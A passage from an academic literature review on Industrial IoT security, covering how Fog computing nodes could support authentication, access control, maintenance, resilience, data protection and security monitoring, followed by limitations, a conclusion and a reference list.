Secondly, Fog nodes can serve to enhance traditional PKI infrastructures, where Fog nodes can act as "certificate authorities" for local devices or help establish a federated and robust key infrastructure through e.g. peer-to-peer networking capabilities with other Fog nodes. To our knowledge, no work investigating this currently exists.

In dynamic environments, Fog nodes can potentially help alleviate issues relating to node addition, removal, and rekeying as well. For example, it could serve as a trusted "gateway" to which Edge devices are paired, preventing them from communicating directly with any other system. This is not unlike how Bluetooth devices can be paired with smartphones and other devices. Node addition, removal, and rekeying can then be handled from the Fog node.

As we have seen in Section V-B2, some proposed solutions require biometric features ([72], [77]), smart cards ([72]) or NFC tags ([36], [37], [67], [225]), in the authentication process. Also here there is potential for Fog nodes: not every lightweight system might be equipped with the necessary sensors for this. However, it might be possible to equip Fog nodes with sensors and use them as proxies for sensor readings. This would increase scalability, as a Fog node can be positioned so that it is more easily accessible than the Edge devices connected to it. Thus, if maintenance engineers would want to e.g. authenticate updates for the devices by using NFC keys or biometrics, they will only need to seek out the Fog node and present the relevant keys to it, as opposed to seeking out every relevant device separately.

Fog nodes might also enable the possibility of bringing TPM and/or TEE capabilities to Edge devices that do not contain these modules themselves. For that to be possible, the Edge devices need to set up a trusted channel between the Fog node's TPM/TEE module, which could be possible through some form of a key setup protocol that involves a one-time pairing step. Fog nodes could be equipped with multiple TPM or TEE modules to serve more than one Edge device (or itself) at the same time, such as the recently introduced Intel SGX cards [257]. Trusted hardware capabilities in Fog nodes can also be used for attestation purposes in various settings (against remote Fog nodes, against Edge devices, and so on). We expect that there are a lot of fruitful research directions for the combination of Fog nodes and trusted hardware.

C. *Fog-enabled Access Control*

As with authentication, Fog nodes have the potential for enhancing AC challenges in industrial scenarios.

Firstly, some AC policies could be outsourced from extremely resource-constrained devices to a Fog node (e.g. accessing sensitive files from a central repository), or if the scenario is suited for it, AC can be managed completely by a Fog node. Another identified challenge for AC frameworks is that while managing policies centrally gives more flexibility, it introduces new risks due to the central server now being a single point of failure. Fog nodes could provide a "hybrid" middle ground where AC is federated between various Fog nodes on-premises, and that Edge devices can then query these Fog nodes, thus increasing the overall reliability and scalability. To the best of our knowledge, this is still an open research area.

As mentioned in Section V-C, compatibility with legacy devices is another issue in the IIoT. Fog nodes could act as a bridge between newer devices and legacy devices with poor security, keeping them sufficiently isolated from the wider network and providing security measures where necessary in exposed interfaces, possibly through a ZTN approach.

D. *Fog-enabled Maintainability*

Fog computing can bring large benefits to the maintainability of industrial systems.

By their very nature, industrial systems are connected to the Internet, and thus enable the possibility of managing software and configuration updates for attached Edge devices. Fog nodes are perfectly situated to verify the validity of such updates and perform in-depth tests such as performing the updates in a sandboxed environment and then observing for anomalies before deploying them on real devices, while at the same time allowing for the application of updates with minimal disturbance to the services themselves. In practice, this would turn the solution proposed by [111] into a Fog application.

Fog nodes also provide an ideal target platform for an "industrial app marketplace" such as proposed in [113]. It is not difficult to envision a system where a Fog node would allow users to view software packages together with their version number and update information for all connected devices, in an ordered and user-friendly way. Moreover, Fog nodes could go further and allow for management of configuration files for connected Edge devices as well. For example, one could think of an application where configuration files are retrieved from a Cloud service, verified by the Fog node and subsequently delivered to specified Edge devices, filling in sensitive information fields as necessary so as to prevent the Cloud from requiring access to this information.

As Fog nodes could provide an easily accessible location for the reading of NFC tags or other hardware authentication modules, one could easily extend maintenance processes with those extra authentication factors without requiring engineers to physically attend to each affected device individually.

The ideas described here are merely speculative, and there is plenty of room for research in any of these areas. We expect a variety of maintainability-enhancing applications of Fog computing will be identified and researched in the future.

E. Fog-enabled Resilience

Fog nodes could act as reactive security agents, isolating or disabling connected devices when they appear compromised. This allows security personnel to then further investigate the issue, while the system itself can continue operations. This is also discussed in [258], where a number of Fog use-cases and research challenges are listed. The authors state that automatic fault detection and reconfiguration is essential, and identify the potential for Fog nodes to do this autonomously, but state that this is a challenging topic that requires addressing. However, a solution to this challenge would enable resiliency as it is defined by the ICS.

A second challenge that can be overcome through Fog computing, is maintaining normal operation through intermittent internet connectivity. To an extent, a Fog node can take over processes normally executed in the Cloud. Thus, when the connection to the Cloud fails, the operational capability of Edge devices is not affected. Related to this, some devices continuously or periodically need to transmit data to the cloud, where it can then be processed. If this were done directly, data loss is a risk in case of intermittent connectivity. As an alternative to introducing some data storage capabilities on the Edge devices themselves, a Fog node could collect data from the devices, and forward it to the Cloud. Then, when there is no connection to the internet, the Fog node can act as a buffer and send the buffered information upwards to the Cloud once the connection is restored. This way, Edge devices do not need to worry about failing internet connectivity at all.

Finally, Fog nodes and their application-independent software can be developed to satisfy resiliency-related indicator points, which in turn can aid in providing contractual service guarantees as is currently often seen in Cloud service agreements.

F. Fog-enabled data security and data sharing

Whenever it is necessary for a device to access sensitive data that should be stored securely, this requires the device to firstly have the storage capacity, and secondly the means to secure this data at rest. For lightweight systems that do not have the capacity to store and secure data securely, Fog nodes can provide a solution; they are not tied to severe resource constraints and can be equipped with ample storage and computational capacity for common encryption methods. Additionally, Fog nodes can be deployed on the local network, meaning data will never have to leave the premises. Even for extremely large amounts of data, Fog nodes could act as middleware between external Cloud storage, and encrypt/decrypt data stored in the Cloud transparently, e.g. using the techniques described in [149], [159]. To the Edge devices, it can be presented as originating from the Fog node, and they do not need to be aware of the underlying storage and security mechanisms.

As Fog nodes can be positioned between Edge devices and external parties as gateways, this also unlocks the opportunity to secure and control data flow to these external parties. A Fog node can set up and maintain highly secure, authenticated channels with remote parties, potentially alleviating some of the challenges involved in designing lightweight Edge devices that need to interact with these parties, as they only need to concern themselves with secure communication with the Fog node. If the Fog node additionally has the ability to access the message content of traffic passing through it, it can enforce data flow policies, e.g. as described in [164], allowing fine-grained data security mechanisms on top of encryption techniques.

In Section V-F4 we stated that the protection of sensitive data is in many cases now a legal requirement in the European Union. Fog nodes present a very natural way of meeting these requirements, as they can store data locally, while at the same time allowing for fine-grained data sharing with third parties, should a user allow this. Moreover, it can become easier to manage user rights such as the right to be forgotten.

G. Fog-enabled Security Monitoring

Because Fog nodes can take on central positions in Industrial networks, they provide a great platform for security monitoring solutions.

For example, a Fog node could run IDS software to detect anomalies or attack signatures. This also provides an opportunity for the Fog and Cloud to augment each other. Intrusion detection models could be trained in a Cloud environment, while executed on a Fog node, thereby addressing the latency issues normally apparent in Cloud solutions. Examples of this can be found in [115], [193]. Because Fog nodes stand in direct connection to sensor devices, they can also perform simple anomaly detection techniques such as ensuring that sensor values are within a certain value range, without adding overhead to the sensors themselves.

Another use of Fog nodes as a security monitoring tool could be the deployment of an anti-malware for IoT devices that is supported by the Fog infrastructure [259]. Indeed, De Donno et al. [260], [261] propose an anti-malware software for IoT and they discuss how the use of Fog computing helps to solve some of the challenges intrinsic in the deployment.

Fog nodes can also potentially take action based on incoming traffic patterns, enabling the mitigation of DoS attacks aimed at very specific devices, even when those devices are not able to protect themselves against those attacks. This also presents the opportunity for dynamic traffic shaping, and other techniques that might help reduce battery consumption on lightweight IoT devices connected to the Fog node.

H. Fog-enabled Network Security

Also in network infrastructure, Fog computing can potentially help in overcoming current challenges.

With the rise of SDN and NFV technologies, Fog nodes can possibly play a role as a platform for some of these. For example, they can create isolated network environments between themselves and each connected device.

Fog nodes could also be equipped to handle TSN standards when there is a need for deterministic and timely delivery of network traffic between two connected devices. By moving the management of these interfaces to a Fog node, opportunities are created for easier (remote) management and reconfiguration of time-critical systems, even going so far as to move entire control applications to Fog nodes. As an extreme manifestation of this vision, one could imagine "plug-and-play" industrial hardware that can be connected to a Fog node which will then autonomously configure and use it.

We also see opportunities for Fog nodes to improve the availability of critical services, in two ways. Firstly, Fog nodes could run critical applications in a federated fashion, allowing migration or load balancing of tasks between them. This way, the application only becomes unavailable when all participating Fog nodes fail. Secondly, a Fog node can act as a middleware for a critical service running in the Cloud. By deploying this service on multiple Cloud providers, Edge applications relying on it will not be affected by the outage of any one cloud provider; the Fog node can automatically route requests to the remaining available providers.

Finally, Fog nodes could potentially aid in securing wireless infrastructure, by incorporating wireless technologies in security monitoring solutions. This way, jamming attacks or other anomalies in the wireless spectrum can be detected.

I. Challenges and Limitations

Fog computing is not a panacea capable of filling any Cloud-IIoT gap without much issue. The paradigm is very much in its early stages, and deployment so far has been extremely limited. Open challenges include practical federation frameworks, resource offloading, and resilience [262]. While we believe that solutions to these challenges are capable of satisfying the security requirements collected in this work, we acknowledge that every solution comes with its own trade-offs, and a thorough analysis of the benefits and drawbacks of Fog computing can only be done once enough Fog-based systems exist to investigate. Nevertheless, one can attempt to make an analysis based on the current state-of-the-art. Thus, in this section, we briefly discuss what we consider some of the biggest potential drawbacks.

Firstly, Fog systems add extra workload to maintenance personnel, and will likely require special training, making it more costly than the Cloud. Whereas Cloud infrastructure is maintained by a specialized team on the Cloud service provider's end, the Fog paradigm shifts this responsibility to users of the system. The spread of functionality across the Cloud-to-Things continuum potentially complicates this even more. If a security issue is found in a well-known piece of Fog infrastructural software, it is the responsibility of maintainers *at every point in the continuum* to update their software, as opposed to having to update just the Cloud infrastructure, which is managed by one entity. If one maintainer of a Fog node fails to do this within an appropriate time-window, this can put all entities making use of that node at risk.

Secondly, incident response might be hampered by the distributed nature of Fog systems. We believe this might manifest itself in multiple ways: necessary security expertise might not be available on-site, and specialized incident response teams will have to be called in from external parties. Further, complex incidents might require cooperation between multiple entities along the continuum for forensic analysis, which might not always be possible or add a lot of overhead.

Finally, compatibility between Fog nodes can potentially be a huge issue. If standards are not well-defined or not followed rigorously, it will be very hard to meet the harsh requirements set by industrial environments with nodes from different providers that cannot interoperate efficiently and accurately. This, in turn, can negatively impact the ability to federate and offload tasks to other nodes in the local network, as well as potentially violate security policies if some nodes in the system are unable to uphold the necessary requirements.

VIII. Conclusion

In this work, we have performed a systematic literature review about security for the IIoT.

As in any mapping study, it is challenging to take all studies of the field into account, but it is more important to have a good representation of studies rather than a high number of studies [20]. To achieve a good representation, we have methodologically constructed the search queries and queried multiple literature repositories. After that, we utilized reverse snowball sampling to further increase the quality, and to mitigate any possible selection bias. Our initial search queries resulted in 356 possibly relevant papers, which we brought down to a selection of 218 papers through the use of a systematic approach comprised of several phases. These papers were fully read and analyzed for the purposes of this study.

At glance, the work has elaborated around four main research questions: (RQ1) what security requirements exist for the IIoT, (RQ2) how scientific publications about IIoT security are spread during the years, (RQ3) how IIoT security research activity is geographically distributed, and (RQ4) what publication venues are the most popular for IIoT security.

First, we have answered question RQ1 by extracting security requirements for the IIoT from the investigated works and exploring them, along with the related challenges that make these requirements hard to meet with existing solutions and a measure of their interest in the research community. Then, we have addressed questions (RQ2)-(RQ4) by providing a quantitative analysis of the investigated IIoT security research.

Finally, we provided a discussion on how Fog computing can play a role in meeting the requirements posed by industrial environments, by taking a Fog computing perspective and revisiting the requirements that were extracted during our investigation, as well as pointing out what limitation and challenges still need to be faced to achieve massive Fog computing deployment.

This work identifies an abundance of research opportunities in the IIoT security area and shows that Fog computing, as a rising computing paradigm, can become a powerful tool in securing a variety of connected industrial environments, once its limitations and challenges are overcome.

Acknowledgment

The research leading to these results has received funding from the European Union's Horizon 2020 research and innovation programme under the Marie Skłodowska-Curie grant agreement No. 764785, FORA – Fog Computing for Robotics and Industrial Automation.

References

[1] P. Daugherty and B. Berthon, "Winning with the industrial internet of things: How to accelerate the journey to productivity and growth," Dublín: Accenture, Tech. Rep., 2015.

[2] N. Dragoni, A. Giaretta, and M. Mazzara, "The Internet of Hackable Things," in *Proceedings of 5th International Conference in Software Engineering for Defence Applications*, P. Ciancarini, S. Litvinov, A. Messina, A. Sillitti, and G. Succi, Eds. Springer, 2017, pp. 129–140.

[3] M. De Donno, N. Dragoni, A. Giaretta, and A. Spognardi, "Analysis of DDoS-Sapable IoT Malwares," in *Federated Conference on Computer Science and Information Systems (FedCSIS)*. IEEE, 2017, pp. 807–816.

[4] ——, "DDoS-Capable IoT Malwares: Comparative Analysis and Mirai Investigation," *Security and Communication Networks*, vol. 2018, 2018.

[5] R. Langner, "Stuxnet: Dissecting a cyberwarfare weapon," *IEEE Security & Privacy*, vol. 9, no. 3, pp. 49–51, 2011.

[6] R. Lee, "CRASHOVERRIDE: Analysis of the threat to electric grid operations," Dragos Inc., Tech. Rep., 2017.

[7] F. Bonomi, R. Milito, J. Zhu, and S. Addepalli, "Fog Computing and Its Role in the Internet of Things," in *Proceedings of the First Edition of the MCC Workshop on Mobile Cloud Computing*, ser. MCC '12. ACM, 2012, pp. 13–16.

[8] OpenFog Consortium Architecture Working Group and others, "OpenFog Reference architecture for Fog Computing," OpenFog Consortium, Tech. Rep., February 2017. [Online]. Available: https://www.iiconsortium.org/pdf/OpenFog_Reference_Architecture_2_09_17.pdf

[9] "Good Practices for Security of Internet of Things in the Context of Smart Manufacturing," ENISA, Tech. Rep. TP-04-18-940-EN-N, 2018.

[10] X. Yu and H. Guo, "A Survey on IIoT Security," in *2019 IEEE VTS Asia Pacific Wireless Communications Symposium (APWCS)*, 2019, pp. 1–5.

[11] F. Meneghello, M. Calore, D. Zucchetto, M. Polese, and A. Zanella, "IoT: Internet of Threats? A Survey of Practical Security Vulnerabilities in Real IoT Devices," *IEEE Internet of Things Journal*, vol. 6, no. 5, pp. 8182–8201, 2019.

[12] N. Neshenko, E. Bou-Harb, J. Crichigno, G. Kaddoum, and N. Ghani, "Demystifying IoT Security: An Exhaustive Survey on IoT Vulnerabilities and a First Empirical Look on Internet-Scale IoT Exploitations," *IEEE Communications Surveys Tutorials*, vol. 21, no. 3, pp. 2702–2733, 2019.

[13] D. E. Kouicem, A. Bouabdallah, and H. Lakhlef, "Internet of things security: A top-down survey," *Computer Networks*, vol. 141, pp. 199 – 221, 2018.

[14] M. Lezzi, M. Lazoi, and A. Corallo, ""cybersecurity for industry 4.0 in the current literature: A reference framework"," *Computers in Industry*, vol. 103, pp. 97 – 110, 2018.

[15] E. Sisinni, A. Saifullah, S. Han, U. Jennehag, and M. Gidlund, "Industrial internet of things: Challenges, opportunities, and directions," *IEEE Transactions on Industrial Informatics*, vol. 14, no. 11, pp. 4724–4734, 2018.

[16] F. Hofer, "Architecture, technologies and challenges for cyber-physical systems in industry 4.0: A systematic mapping study," in *Proceedings of the 12th ACM/IEEE International Symposium on Empirical Software Engineering and Measurement*, ser. ESEM '18. ACM, 2018, pp. 1:1–1:10.

[17] A. Sadeghi, C. Wachsmann, and M. Waidner, "Security and privacy challenges in industrial internet of things," in *Proceedings of the 52Nd Annual Design Automation Conference*, ser. DAC '15. ACM, 2015, pp. 54:1–54:6.

[18] A. Sajid, H. Abbas, and K. Saleem, "Cloud-assisted IoT-based scada systems security: A review of the state of the art and future challenges," *IEEE Access*, vol. 4, pp. 1375–1384, 2016.

[19] G. Hansch, P. Schneider, K. Fischer, and K. BÃűttinger, "A Unified Architecture for Industrial IoT Security Requirements in Open Platform Communications," in *2019 24th IEEE International Conference on Emerging Technologies and Factory Automation (ETFA)*, 2019, pp. 325–332.

[20] K. Petersen, S. Vakkalanka, and L. Kuzniarz, "Guidelines for conducting systematic mapping studies in software engineering: An update," *Information and Software Technology*, vol. 64, pp. 1–18, 2015.

[21] B. Kitchenham and S. Charters, "Guidelines for performing systematic literature reviews in software engineering," EBSE Technical Report, Tech. Rep. EBSE-2007-01, 2007.

[22] J. Beel and B. Gipp, "Google scholar's ranking algorithm: An introductory overview," in *Proceedings of the 12th International Conference on Scientometrics and Informetrics (ISSI'09*. Springer, 2009, pp. 439–446.

[23] A. Bécue, Y. Fourastier, I. Praça, A. Savarit, C. Baron, B. Gradussofs, E. Pouille, and C. Thomas, "Cyberfactory#1 — securing the industry 4.0 with cyber-ranges and digital twins," in *2018 14th IEEE International Workshop on Factory Communication Systems (WFCS)*. IEEE, 2018, pp. 1–4.

[24] M. Beltrán, M. Calvo, and S. González, "Federated system-to-service authentication and authorization combining pufs and tokens," in *2017 12th International Symposium on Reconfigurable Communication-centric Systems-on-Chip (ReCoSoC)*. IEEE, 2017, pp. 1–8.

[25] A. Bicaku, S. Maksuti, S. Palkovits-Rauter, M. Tauber, R. Matischek, C. Schmittner, G. Mantas, M. Thron, and J. Delsing, "Towards trustworthy end-to-end communication in industry 4.0," in *2017 IEEE 15th International Conference on Industrial Informatics (INDIN)*. IEEE, 2017, pp. 889–896.

[26] M. W. Condry and C. B. Nelson, "Using smart edge IoT devices for safer, rapid response with industry IoT control operations," *Proceedings of the IEEE*, vol. 104, no. 5, pp. 938–946, 2016.

[27] J. Delsing, "Local cloud internet of things automation: Technology and business model features of distributed internet of things automation solutions," *IEEE Industrial Electronics Magazine*, vol. 11, no. 4, pp. 8–21, 2017.

[28] A. Esfahani, G. Mantas, R. Matischek, F. B. Saghezchi, J. Rodriguez, A. Bicaku, S. Maksuti, M. G. Tauber, C. Schmittner, and J. Bastos, "A Lightweight Authentication Mechanism for M2M Communications in Industrial IoT Environment," *IEEE Internet of Things Journal*, vol. 6, no. 1, pp. 288–296, 2019.

[29] C. Esposito, A. Castiglione, B. Martini, and K. R. Choo, "Cloud manufacturing: Security, privacy, and forensic concerns," *IEEE Cloud Computing*, vol. 3, no. 4, pp. 16–22, 2016.

[30] C. Esposito, A. Castiglione, F. Palmieri, and A. D. Santis, "Integrity for an event notification within the industrial internet of things by using group signatures," *IEEE Transactions on Industrial Informatics*, vol. 14, no. 8, pp. 3669–3678, 2018.

[31] M. A. Ferrag, L. A. Maglaras, H. Janicke, J. Jiang, and L. Shu, ""authentication protocols for internet of things: A comprehensive survey"," *Security and Communication Networks*, vol. 2017, 2017.

[32] X. Jiang, Z. Pang, M. Luvisotto, F. Pan, R. Candell, and C. Fischione, "Using a Large Data Set to Improve Industrial Wireless Communications: Latency, Reliability, and Security," *IEEE Industrial Electronics Magazine*, vol. 13, no. 1, pp. 6–12, 2019.

[33] E. Kail, A. Banati, E. László, and M. Kozlovszky, "Security survey of dedicated IoT networks in the unlicensed ism bands," in *2018 IEEE 12th International Symposium on Applied Computational Intelligence and Informatics (SACI)*. IEEE, 2018, pp. 000 449–000 454.

[34] S. Katsikeas, K. Fysarakis, A. Miaoudakis, A. V. Bemten, I. Askoxylakis, I. Papaefstathiou, and A. Plemenos, "Lightweight amp; secure

industrial IoT communications via the mq telemetry transport protocol," in *2017 IEEE Symposium on Computers and Communications (ISCC)*. IEEE, 2017, pp. 1193–1200.

[35] T. Kumar, A. Braeken, V. Ramani, I. Ahmad, E. Harjula, and M. Ylianttila, "SEC-BlockEdge: Security Threats in Blockchain-Edge based Industrial IoT Networks," in *2019 11th International Workshop on Resilient Networks Design and Modeling (RNDM)*, 2019, pp. 1–7.

[36] C. Lesjak, T. Ruprechter, H. Bock, J. Haid, and E. Brenner, "Estado — enabling smart services for industrial equipment through a secured, transparent and ad-hoc data transmission online," in *The 9th International Conference for Internet Technology and Secured Transactions (ICITST-2014)*. IEEE, 2014, pp. 171–177.

[37] C. Lesjak, T. Ruprechter, J. Haid, H. Bock, and E. Brenner, "A secure hardware module and system concept for local and remote industrial embedded system identification," in *Proceedings of the 2014 IEEE Emerging Technology and Factory Automation (ETFA)*. IEEE, 2014, pp. 1–7.

[38] C. Lesjak, D. Hein, M. Hofmann, M. Maritsch, A. Aldrian, P. Priller, T. Ebner, T. Ruprechter, and G. Pregartner, "Securing smart maintenance services: Hardware-security and tls for mqtt," in *2015 IEEE 13th International Conference on Industrial Informatics (INDIN)*. IEEE, 2015, pp. 1243–1250.

[39] C. Lesjak, D. Hein, and J. Winter, "Hardware-security technologies for industrial IoT: Trustzone and security controller," in *IECON 2015 - 41st Annual Conference of the IEEE Industrial Electronics Society*. IEEE, 2015, pp. 002 589–002 595.

[40] C. Lesjak, H. Bock, D. Hein, and M. Maritsch, "Hardware-secured and transparent multi-stakeholder data exchange for industrial IoT," in *2016 IEEE 14th International Conference on Industrial Informatics (INDIN)*. IEEE, 2016, pp. 706–713.

[41] Z. Ma, A. Hudic, A. Shaaban, and S. Plosz, "Security viewpoint in a reference architecture model for cyber-physical production systems," in *2017 IEEE European Symposium on Security and Privacy Workshops (EuroS PW)*. IEEE, 2017, pp. 153–159.

[42] S. Maksuti, A. Bicaku, M. Tauber, S. Palkovits-Rauter, S. Haas, and J. Delsing, "Towards flexible and secure end-to-end communication in industry 4.0," in *2017 IEEE 15th International Conference on Industrial Informatics (INDIN)*. IEEE, 2017, pp. 883–888.

[43] H. Mouratidis and V. Diamantopoulou, "A security analysis method for industrial internet of things," *IEEE Transactions on Industrial Informatics*, vol. 14, no. 9, pp. 4093–4100, 2018.

[44] E. T. Nakamura and S. L. Ribeiro, "A privacy, security, safety, resilience and reliability focused risk assessment methodology for IIoT systems steps to build and use secure IIoT systems," in *2018 Global Internet of Things Summit (GIoTS)*. IEEE, 2018, pp. 1–6.

[45] M. Niedermaier, F. Fischer, and A. von Bodisco, "Propfuzz — an it-security fuzzing framework for proprietary ics protocols," in *2017 International Conference on Applied Electronics (AE)*. IEEE, 2017, pp. 1–4.

[46] Y. Nozaki and M. Yoshikawa, "Countermeasure of Lightweight Physical Unclonable Function Against Side-Channel Attack," in *2019 Cybersecurity and Cyberforensics Conference (CCC)*, 2019, pp. 30–34.

[47] OWASP, "2018 OWASP IoT Top 10," OWASP, Tech. Rep., December 2018. [Online]. Available: https://www.owasp.org/images/1/1c/OWASP-{IoT}-Top-10-2018-final.pdf

[48] M. S. Pardeshi and S. Yuan, "SMAP Fog/Edge: A Secure Mutual Authentication Protocol for Fog/Edge," *IEEE Access*, vol. 7, pp. 101 327–101 335, 2019.

[49] T. Pereira, L. Barreto, and A. Amaral, "Network and information security challenges within industry 4.0 paradigm," *Procedia Manufacturing*, vol. 13, pp. 1253–1260, 2017, manufacturing Engineering Society International Conference 2017, MESIC 2017, 28-30 June 2017, Vigo (Pontevedra), Spain.

[50] D. Preuveneers, W. Joosen, and E. Ilie-Zudor, "Data protection compliance regulations and implications for smart factories of the future," in *2016 12th International Conference on Intelligent Environments (IE)*. IEEE, 2016, pp. 40–47.

[51] G. Shaabany and R. Anderl, "Security by design as an approach to design a secure industry 4.0-capable machine enabling online-trading of technology data," in *2018 International Conference on System Science and Engineering (ICSSE)*. IEEE, 2018, pp. 1–5.

[52] T. Ulz, T. Pieber, C. Steger, S. Haas, and R. Matischek, "Secured remote configuration approach for industrial cyber-physical systems," in *2018 IEEE Industrial Cyber-Physical Systems (ICPS)*. IEEE, 2018, pp. 812–817.

[53] K. Wallis, F. Kemmer, E. Jastremskoj, and C. Reich, "Adaption of a privilege management infrastructure (pmi) approach to industry 4.0," in *2017 5th International Conference on Future Internet of Things and Cloud Workshops (FiCloudW)*. IEEE, 2017, pp. 101–107.

[54] Z. Yang, J. He, Y. Tian, and J. Zhou, "Faster Authenticated Key Agreement with Perfect Forward Secrecy for Industrial Internet-of-Things," *IEEE Transactions on Industrial Informatics*, pp. 1–1, 2019.

[55] L. Zhou, K. Yeh, G. Hancke, Z. Liu, and C. Su, "Security and privacy for the industrial internet of things: An overview of approaches to safeguarding endpoints," *IEEE Signal Processing Magazine*, vol. 35, no. 5, pp. 76–87, 2018.

[56] O. Bergmann, S. Gerdes, and C. Bormann, "Simple keys for simple smart objects," in *Workshop on Smart Object Security*, 2012.

[57] U. Hunkeler, H. L. Truong, and A. Stanford-Clark, "MQTT-S – A publish/subscribe protocol for Wireless Sensor Networks," in *2008 3rd International Conference on Communication Systems Software and Middleware and Workshops (COMSWARE'08)*. IEEE, 2008, pp. 791–798.

[58] S. Raza, D. Trabalza, and T. Voigt, "6LoWPAN compressed DTLS for CoAP," in *2012 IEEE 8th International Conference on Distributed Computing in Sensor Systems*. IEEE, 2012, pp. 287–289.

[59] D. Airehrour, J. Gutierrez, and S. K. Ray, "Securing rpl routing protocol from blackhole attacks using a trust-based mechanism," in *2016 26th International Telecommunication Networks and Applications Conference (ITNAC)*. IEEE, 2016, pp. 115–120.

[60] A. AlAbdullatif, K. AlAjaji, N. S. Al-Serhani, R. Zagrouba, and M. AlDossary, "Improving an Identity Authentication Management Protocol in IIoT," in *2019 2nd International Conference on Computer Applications Information Security (ICCAIS)*, 2019, pp. 1–6.

[61] P. C. Bartolomeu, E. Vieira, S. M. Hosseini, and J. Ferreira, "Self-Sovereign Identity: Use-cases, Technologies, and Challenges for Industrial IoT," in *2019 24th IEEE International Conference on Emerging Technologies and Factory Automation (ETFA)*, 2019, pp. 1173–1180.

[62] S. Blanch-Torné, F. Cores, and R. M. Chiral, "Agent-based pki for distributed control system," in *2015 World Congress on Industrial Control Systems Security (WCICSS)*. IEEE, 2015, pp. 28–35.

[63] M. H. Eldefrawy, N. Pereira, and M. Gidlund, "Key distribution protocol for industrial internet of things without implicit certificates," *IEEE Internet of Things Journal*, 2018, (early access).

[64] K. Huang, X. Zhang, Y. Mu, X. Wang, G. Yang, X. Du, F. Rezaeibagha, Q. Xia, and M. Guizani, "Building Redactable Consortium Blockchain for Industrial Internet-of-Things," *IEEE Transactions on Industrial Informatics*, vol. 15, no. 6, pp. 3670–3679, 2019.

[65] D. W. McKee, S. J. Clement, J. Almutairi, and J. Xu, "Survey of advances and challenges in intelligent autonomy for distributed cyber-physical systems," *CAAI Transactions on Intelligence Technology*, vol. 3, no. 2, pp. 75–82, 2018.

[66] ——, "Massive-Scale Automation in Cyber-Physical Systems: Vision & Challenges," in *2017 IEEE 13th International Symposium on Autonomous Decentralized System (ISADS)*. IEEE, 2017, pp. 5–11.

[67] T. Ulz, T. Pieber, C. Steger, S. Haas, H. Bock, and R. Matischek, "Bring your own key for the industrial internet of things," in *2017 IEEE International Conference on Industrial Technology (ICIT)*. IEEE, 2017, pp. 1430–1435.

[68] A. Whitmore, A. Agarwal, and L. Da Xu, "The internet of thingsâĂŤa survey of topics and trends," *Information Systems Frontiers*, vol. 17, no. 2, pp. 261–274, 2015.

[69] L. Marchegiani and I. Posner, "Long-term driving behaviour modelling for driver identification," in *2018 21st International Conference on Intelligent Transportation Systems (ITSC)*, 2018, pp. 913–919.

[70] F. Al-Turjman and S. Alturjman, "Context-sensitive access in industrial internet of things (IIoT) healthcare applications," *IEEE Transactions on Industrial Informatics*, vol. 14, no. 6, pp. 2736–2744, 2018.

[71] P. Autenrieth, C. Lörcher, C. Pfeiffer, T. Winkens, and L. Martin, "Current significance of it-infrastructure enabling industry 4.0 in large companies," in *2018 IEEE International Conference on Engineering, Technology and Innovation (ICE/ITMC)*. IEEE, 2018, pp. 1–8.

[72] A. K. Das, M. Wazid, N. Kumar, A. V. Vasilakos, and J. J. P. C. Rodrigues, "Biometrics-based privacy-preserving user authentication scheme for cloud-based industrial internet of things deployment," *IEEE Internet of Things Journal*, vol. 5, no. 6, pp. 4900–4913, 2018.

[73] B. D. Deebak, F. Al-Turjman, M. Aloqaily, and O. Alfandi, "An Authentic-Based Privacy Preservation Protocol for Smart e-Healthcare Systems in IoT," *IEEE Access*, vol. 7, pp. 135 632–135 649, 2019.

[74] S. Garg, K. Kaur, G. Kaddoum, and K. R. Choo, "Towards Secure and Provable Authentication for Internet of Things: Realizing Industry 4.0," *IEEE Internet of Things Journal*, pp. 1–1, 2019.

[75] S. Hussain and S. A. Chaudhry, "Comments on "Biometrics-Based Privacy-Preserving User Authentication Scheme for Cloud-Based Industrial Internet of Things Deployment"," *IEEE Internet of Things Journal*, vol. 6, no. 6, pp. 10 936–10 940, 2019.

[76] K. K. Kolluru, C. Paniagua, J. van Deventer, J. Eliasson, J. Delsing, and R. J. DeLong, "An AAA solution for securing industrial IoT devices using next generation access control," in *2018 IEEE Industrial Cyber-Physical Systems (ICPS)*. IEEE, 2018, pp. 737–742.

[77] X. Li, J. Niu, M. Z. A. Bhuiyan, F. Wu, M. Karuppiah, and S. Kumari, "A robust ecc-based provable secure authentication protocol with privacy preserving for industrial internet of things," *IEEE Transactions on Industrial Informatics*, vol. 14, no. 8, pp. 3599–3609, 2018.

[78] X. Li, J. Peng, J. Niu, F. Wu, J. Liao, and K. R. Choo, "A robust and energy efficient authentication protocol for industrial internet of things," *IEEE Internet of Things Journal*, vol. 5, no. 3, pp. 1606–1615, 2018.

[79] M. Loske, L. Rothe, and D. G. Gertler, "Context-Aware Authentication: State-of-the-Art Evaluation and Adaption to the IIoT," in *2019 IEEE 5th World Forum on Internet of Things (WF-IoT)*, 2019, pp. 64–69.

[80] Z. Ma, Y. Yang, X. Liu, Y. Liu, S. Ma, K. Ren, and C. Yao, "EmIr-Auth: Eye-movement and Iris Based Portable Remote Authentication for Smart Grid," *IEEE Transactions on Industrial Informatics*, pp. 1–1, 2019.

[81] Q. Tian, Y. Lin, X. Guo, J. Wen, Y. Fang, J. Rodriguez, and S. Mumtaz, "New Security Mechanisms of High-Reliability IoT Communication Based on Radio Frequency Fingerprint," *IEEE Internet of Things Journal*, vol. 6, no. 5, pp. 7980–7987, 2019.

[82] D. Wang and P. Wang, ""understanding security failures of two-factor authentication schemes for real-time applications in hierarchical wireless sensor networks"," *Ad Hoc Networks*, vol. 20, pp. 1–15, 2014.

[83] R. Ankele, S. Marksteiner, K. Nahrgang, and H. Vallant, "Requirements and Recommendations for IoT/IIoT Models to Automate Security Assurance through Threat Modelling, Security Analysis and Penetration Testing," in *Proceedings of the 14th International Conference on Availability, Reliability and Security*, ser. ARES âĂŹ19. New York, NY, USA: Association for Computing Machinery, 2019.

[84] F. Fraile, T. Tagawa, R. Poler, and A. Ortiz, "Trustworthy industrial IoT gateways for interoperability platforms and ecosystems," *IEEE Internet of Things Journal*, vol. 5, no. 6, pp. 4506–4514, 2018.

[85] A. Karati, S. H. Islam, and M. Karuppiah, "Provably secure and lightweight certificateless signature scheme for IIoT environments," *IEEE Transactions on Industrial Informatics*, vol. 14, no. 8, pp. 3701–3711, 2018.

[86] F. Li, J. Hong, and A. A. Omala, "Efficient certificateless access control for industrial internet of things," *Future Generation Computer Systems*, vol. 76, pp. 285–292, 2017.

